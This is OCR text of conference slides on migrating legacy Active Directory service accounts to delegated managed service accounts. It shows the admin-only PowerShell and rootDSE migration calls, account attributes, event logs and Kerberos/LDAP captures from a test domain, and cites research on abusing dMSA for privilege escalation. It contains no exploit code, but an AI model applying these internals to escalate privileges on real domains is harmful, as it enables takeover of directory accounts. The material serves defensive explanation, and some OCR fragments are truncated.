
INITIATING MIGRATION through PoSH CMDlet (Domain Admin Only!):

```
# Starting Migration Of Svc Account To dMSA
Start-ADServiceAccountMigration -Identity "<dMSA>" -SupersededAccount "<DN of Legacy Svc Account>"
```

```
# Starting Migration Of Svc Account To dMSA (Under The Hood)
$rootDSE = [ADSI]"LDAP://<RWDC FQDN>/RootDSE“
$rootDSE.Put("migrateADServiceAccount", "<DN of dMSA>:<DN of Legacy Svc Account>:1")
$rootDSE.SetInfo()
```



```
PS C:\> Get-ADUser -Identity "CN=sVC.SQL,OU=SvcAccounts-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET" -Properties "msDS-Supersede
dServiceAccountState","msDS-SupersededManagedAccountLink",servicePrincipalName


DistinguishedName                  : CN=sVC.SQL,OU=SvcAccounts-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
Enabled                            : True
GivenName                          :
msDS-SupersededManagedAccountLink  : CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
msDS-SupersededServiceAccountState : 1
Name                               : sVC.SQL
ObjectClass                        : user
ObjectGUID                         : 1201c982-2884-4275-baa6-03fb223117e9
SamAccountName                     : sVC.SQL
servicePrincipalName               : {MSSQLSvc/SERVERTEST2:1433, MSSQLSvc/SERVERTEST2.ADTEC.NET:1433,
                                     MSSQLSvc/SERVERTEST1:1433, MSSQLSvc/SERVERTEST1.ADTEC.NET:1433...}
SID                                : S-1-5-21-274783270-2712129839-3354909249-13610
Surname                            :
UserPrincipalName                  : sVC.SQL@ADTEC.NET
```


Event Properties - Event 3085, ActiveDirectory_DomainService
General
Details
Copy
Close

```
A Delegated Managed Service Account Migration Operation Succeeded.

Operation:
START-MIGRATION
RequestedBy:
ADTEC\ADM.TEC
ErrorCode:
0
ErrorMessage:
No Error.

ServiceAccount:
CN=sVC.SQL,OU=SvcAccounts-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
ServiceAccountOriginalState:
0

DMSAAccount:
CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
DMSAAccountOriginalState:
0
```


Log Name: Directory Service
Source: ActiveDirectory_DomainServ
Logged: 05-Jun-2025 12:58:01
Event ID: 3085
Task Category: Security
Level: Information
Keywords: Classic
User: ADTEC\ADM.TEC
Computer: R0FSRWDC1.ADTEC.NET
OpCode: Info

TROOPERS

Migrating Service Accounts

Legacy → dMSA (GOOD Successor!)

Authentication BEFORE Migration State




SOURCE: https://www.akamai.com/blog/security-research/abusing-dmsa-for-privilege-escalation-in-active-directory

semperis

Migrating Service Accounts

Legacy → dMSA (GOOD Successor!)

Authentication DURING Migration State (Either Force Or Take Enough Time!)



kerberos

```
No.   Time                        Source      Destination  Protocol  Lengtl  Info
  114 2025-06-05 14:22:03.430139 10.1.4.41   10.1.4.1     KRB5        2235  AS-REQ
  117 2025-06-05 14:22:03.431569 10.1.4.1    10.1.4.41    KRB5         644  AS-REP
  125 2025-06-05 14:22:03.432304 10.1.4.41   10.1.4.1     KRB5        1919  TGS-REQ
```

ldap

```
No.   Time                        Source      Destination  Protocol  Lengtl  Info
  154 2025-06-05 14:22:03.464045 10.1.4.41   10.1.4.1     LDAP         192  SASL GSS-API Privacy (decrypted): searchRequest(136) "<ROOT>" baseObject
  155 2025-06-05 14:22:03.464264 10.1.4.1    10.1.4.41    LDAP         216  SASL GSS-API Privacy (decrypted): searchResEntry(136) "<ROOT>" searchResDone(136) success  [3 results]
  156 2025-06-05 14:22:03.464409 10.1.4.41   10.1.4.1     LDAP         324  SASL GSS-API Privacy (decrypted): searchRequest(137) "DC=ADTEC,DC=NET" wholeSubtree
  157 2025-06-05 14:22:03.465019 10.1.4.1    10.1.4.41    LDAP         773  SASL GSS-API Privacy (decrypted): searchResEntry(137) "CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NE
  271 2025-06-05 14:22:03.507894 10.1.4.41   10.1.4.1     LDAP         375  SASL GSS-API Privacy (decrypted): modifyRequest(138) "CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
  273 2025-06-05 14:22:03.525949 10.1.4.1    10.1.4.41    LDAP         141  SASL GSS-API Privacy (decrypted): modifyResponse(138) success
```

```
> Frame 271: 375 bytes on wire (3000 bits), 375 bytes captured (3000 bits) on interface \Device\N
> Ethernet II, Src: VMware_da:1a:b0 (00:0c:29:da:1a:b0), Dst: VMware_24:40:0e (00:0c:29:24:40:0e)
> Internet Protocol Version 4, Src: 10.1.4.41, Dst: 10.1.4.1
> Transmission Control Protocol, Src Port: 51359, Dst Port: 389, Seq: 2697, Ack: 3804, Len: 321
v Lightweight Directory Access Protocol
    SASL Buffer Length: 317
  v SASL Buffer
    > GSS-API Generic Security Service Application Program Interface
    v GSS-API Encrypted payload (257 bytes)
      v LDAPMessage modifyRequest(138) "CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NE
          messageID: 138
        v protocolOp: modifyRequest (6)
          v modifyRequest
              object: CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
            v modification: 1 item
              v modification item
                  operation: replace (2)
                v modification msDS-GroupMSAMembership
                    type: msDS-GroupMSAMembership
                  > vals: 1 item
          [Response In: 273]
        > caddr: 1 item SERVERTEST1<20>
        v encrypted-pa-data: 3 items
          v PA-DATA Unknown:170
            v padata-type: Unknown (170)
                padata-value: 3025a0163014a003020101a10d300b1b09644d53412e53514c24a10
```

--> = KERB-SUPERSEDED-BY-USER

```
0000  30 84 00 00 00 fb 02 02  00 8a 66 84 00 00 00 f1   0······· ··f·····
0010  04 37 43 4e 3d 64 4d 53  41 2e 53 51 4c 2c 4f 55   ·7CN=dMS A.SQL,OU
0020  3d 64 4d 53 41 2d 54 45  53 54 73 2c 4f 55 3d 4f   =dMSA-TE STs,OU=O
0030  72 67 2d 49 54 4d 67 6d  74 2c 44 43 3d 41 44 54   rg-ITMgm t,DC=ADT
0040  45 43 2c 44 43 3d 4e 45  54 30 84 00 00 00 b2 30   EC,DC=NE T0·····0
0050  84 00 00 00 ac 0a 01 02  30 84 00 00 00 a3 04 17   ········ 0·······
0060  6d 73 44 53 2d 47 72 6f  75 70 4d 53 41 4d 65 6d   msDS-Gro upMSAMem
0070  62 65 72 73 68 69 70 31  84 00 00 00 84 04 82 00   bership1 ········
0080  80 01 00 14 80 64 00 00  00 00 00 00 00 00 00 00   ·····d·· ········
0090  00 14 00 00 00 04 00 50  00 02 00 00 00 00 00 24   ·······P ·······$
00a0  00 10 00 00 00 01 05 00  00 00 00 00 05 15 00 00   ········ ········
00b0  00 26 dc 60 10 2f d1 a7  a1 41 da f7 c7 68 31 00   ·&·`·/·· ·A···h1·
00c0  00 00 00 24 00 ff 01 0f  00 01 05 00 00 00 00 00   ···$···· ········
00d0  05 15 00 00 00 26 dc 60  10 2f d1 a7 a1 41 da f7   ·····&·` ·/···A··
00e0  c7 2b 35 00 00 01 05 00  00 00 00 00 05 15 00 00   ·+5····· ········
00f0  00 26 dc 60 10 2f d1 a7  a1 41 da f7 c7 00 02 00   ·&·`·/·· ·A······
0100  00                                                 ·
```

security auditing.

```
L
,OU=Org-ITMgmt,DC=ADTEC,DC=NET
214aae8}
Account
SAMembership
61-438f04525630}
d:        05-Jun-2025 13:53:09
ategory:  Directory Service Changes
rds:      Audit Success
uter:     R0FSRWDC1.ADTEC.NET
```

SOURCE: https://www.akamai.com/blog/security-research/abusing-dmsa-for-privilege-escalation-in-active-directory

semperis


Migrating Service Accounts

Legacy → dMSA (GOOD Successor!)

COMPLETING MIGRATION through PoSH CMDlet (Domain Admin Only!):


```
# Completing Migration Of Svc Account To dMSA
Complete-ADServiceAccountMigration -Identity "<dMSA>" -SupersededAccount "<DN of Legacy Svc Account>"
```

```
# Completing Migration Of Svc Account To dMSA (Under The Hood)
$rootDSE = [ADSI]"LDAP://<RWDC FQDN>/RootDSE“
$rootDSE.Put("migrateADServiceAccount", "<DN of dMSA>:<DN of Legacy Svc Account>:2")
$rootDSE.SetInfo()
```


Event Properties - Event 3085, ActiveDirectory_DomainService
General
Details
Copy
Close

```
A Delegated Managed Service Account Migration Operation Succeeded.

Operation:
COMPLETE-MIGRATION
RequestedBy:
ADTEC\ADM.TEC
ErrorCode:
0
ErrorMessage:
No Error.

ServiceAccount:
CN=sVC.SQL,OU=SvcAccounts-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
ServiceAccountOriginalState:
1

DMSAAccount:
CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
DMSAAccountOriginalState:
1
```

Log Name: Directory Service
Source: ActiveDirectory_DomainServ
Logged: 05-Jun-2025 22:14:11
Event ID: 3085
Task Category: Security
Level: Information
Keywords: Classic
User: ADTEC\ADM.TEC
Computer: R0FSRWDC1.ADTEC.NET
OpCode: Info




~~Allow ADTEC\sVC.SQL Write property (msDS-GroupMSAMembership) Object inherit~~

~~Allow ADTEC\sVC.SQL Read~~

TROOPERS


Migrating Service Accounts

Legacy → dMSA (GOOD Successor!)



```
PS C:\> Get-ADServiceAccount -Identity "dMSA.SQL$" -Properties "msDS-AllowedToActOnBehalfOfOtherIdentity","msDS-AllowedT
oDelegateTo","msDS-AssignedAuthnPolicy","msDS-DelegatedMSAState","msDS-ManagedAccountPrecededByLink",PrincipalsAllowedTo
RetrieveManagedPassword,servicePrincipalName,userAccountControl


DistinguishedName                           : CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
Enabled                                     : True
msDS-DelegatedMSAState                      : 2
msDS-ManagedAccountPrecededByLink           : CN=sVC.SQL,OU=SvcAccounts-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
Name                                        : dMSA.SQL
ObjectClass                                 : msDS-DelegatedManagedServiceAccount
ObjectGUID                                  : 25775d2c-67ed-48b5-9a17-9df3e214aae8
PrincipalsAllowedToRetrieveManagedPassword  : {CN=SERVERTEST2,OU=TEST2,OU=Servers,OU=Org-ITMgmt,DC=ADTEC,DC=NET,
                                              CN=SERVERTEST1,OU=TEST1,OU=Servers,OU=Org-ITMgmt,DC=ADTEC,DC=NET, CN=grp.g
                                              s.Retrieve-Pwd-For-dMSA.SQL,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,DC=NET}
SamAccountName                              : dMSA.SQL$
servicePrincipalName                        : {MSSQLSvc/SERVERTEST2:1433, MSSQLSvc/SERVERTEST2.ADTEC.NET:1433,
                                              MSSQLSvc/SERVERTEST1:1433, MSSQLSvc/SERVERTEST1.ADTEC.NET:1433...}
SID                                         : S-1-5-21-274783270-2712129839-3354909249-13612
```

During Migration!



```
PS C:\> Get-ADUser -Identity "sVC.SQL" -Properties memberOf,"msDS-AllowedToActOnBehalfOfOtherIdentity","msDS-AllowedToDe
legateTo","msDS-AssignedAuthnPolicy","msDS-SupersededServiceAccountState","msDS-SupersededManagedAccountLink",servicePri
ncipalName,userAccountControl


DistinguishedName                   : CN=sVC.SQL,OU=SvcAccounts-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
Enabled                             : False
GivenName                           :
MemberOf                            : {CN=grp.gs.SomeGroupForLegacyServiceAccounts,OU=Groups,OU=Org-ITMgmt,DC=ADTEC,DC=N
                                      ET}
msDS-SupersededManagedAccountLink   : CN=dMSA.SQL,OU=dMSA-TESTs,OU=Org-ITMgmt,DC=ADTEC,DC=NET
msDS-SupersededServiceAccountState  : 2
Name                                : sVC.SQL
```

COMPLETING MIGRATION through PoSH CMDlet (Domain Admin Only!):

Config Migration Legacy Svc Acc 2 dMSA

- Service Principal Names (SPNs)
- Allowed To Delegate To List
- Resource Based Constrained Delegation
- Assigned Authentication Policy
- Assigned Authentication Silo
- Trusted AuthN For Delegation UAC Bit

REQUIRES Attention if applicable!:

